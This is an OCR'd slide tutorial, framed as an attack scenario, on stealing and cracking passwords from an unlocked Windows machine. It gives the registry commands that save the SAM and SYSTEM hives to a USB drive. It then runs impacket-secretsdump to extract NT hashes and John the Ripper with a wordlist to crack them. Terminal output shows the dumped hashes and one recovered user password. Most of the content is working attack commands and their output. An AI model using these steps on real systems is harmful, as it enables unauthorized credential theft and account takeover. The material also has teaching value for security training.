Steal and Crack Passwords from a live Windows system

@mmar

Attack

Scenorio


- You have physical access to a system in which a **logged in user with administrator access has left the system on without locking it**. We can dump the hashes artifacts from registry
- We can then crack these hashes in our lab using kali Linux. We will be able **to crack passwords of all users** on the same system

DUMPING HASHES

Obtaining Hashes

- Use the following commands to dump sam and system registry hives. Copy these to USB drive and we have every thing we need to crack passwords.

```
reg save hklm\sam sam
reg save hklm\system system
```




```
C:\Users\Hassan\Desktop>reg save hklm\sam sam
The operation completed successfully.

C:\Users\Hassan\Desktop>reg save hklm\system system
The operation completed successfully.
```

CRACKING HASHES

Step- 1

- Use the secrets dump python script from impacket framework to dump all hashes


impacket-secretsdump -sam sam -system system LOCAL



```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-secretsdump -sam sam -system system LOCAL

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0×a9955a1d4d75adf8a8ca8db1dc9d6253
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:153d1ddffdf264b6929fc9e246d14b77:::
Hassan:1001:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
[*] Cleaning up ...
```

Step- 2

- Create a new text file and paste all hashes in it and then save it




```
  GNU nano 7.2                                           hash.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:153d1ddffdf264b6929fc9e246d14b77:::
Hassan:1001:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf:::
```

Step- 3

- Now, we can use john to crack the hash

```
john hash.txt /usr/share/wordlists/john.lst --format=NT
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john hash.txt -w  /usr/share/wordlists/john.lst --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty           (Hassan)
                 (Administrator)
2g 0:00:00:00 DONE (2023-10-22 04:43) 200.0g/s 354600p/s 354600c/s 373800C/s !@#$%..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

DEMO

THANKS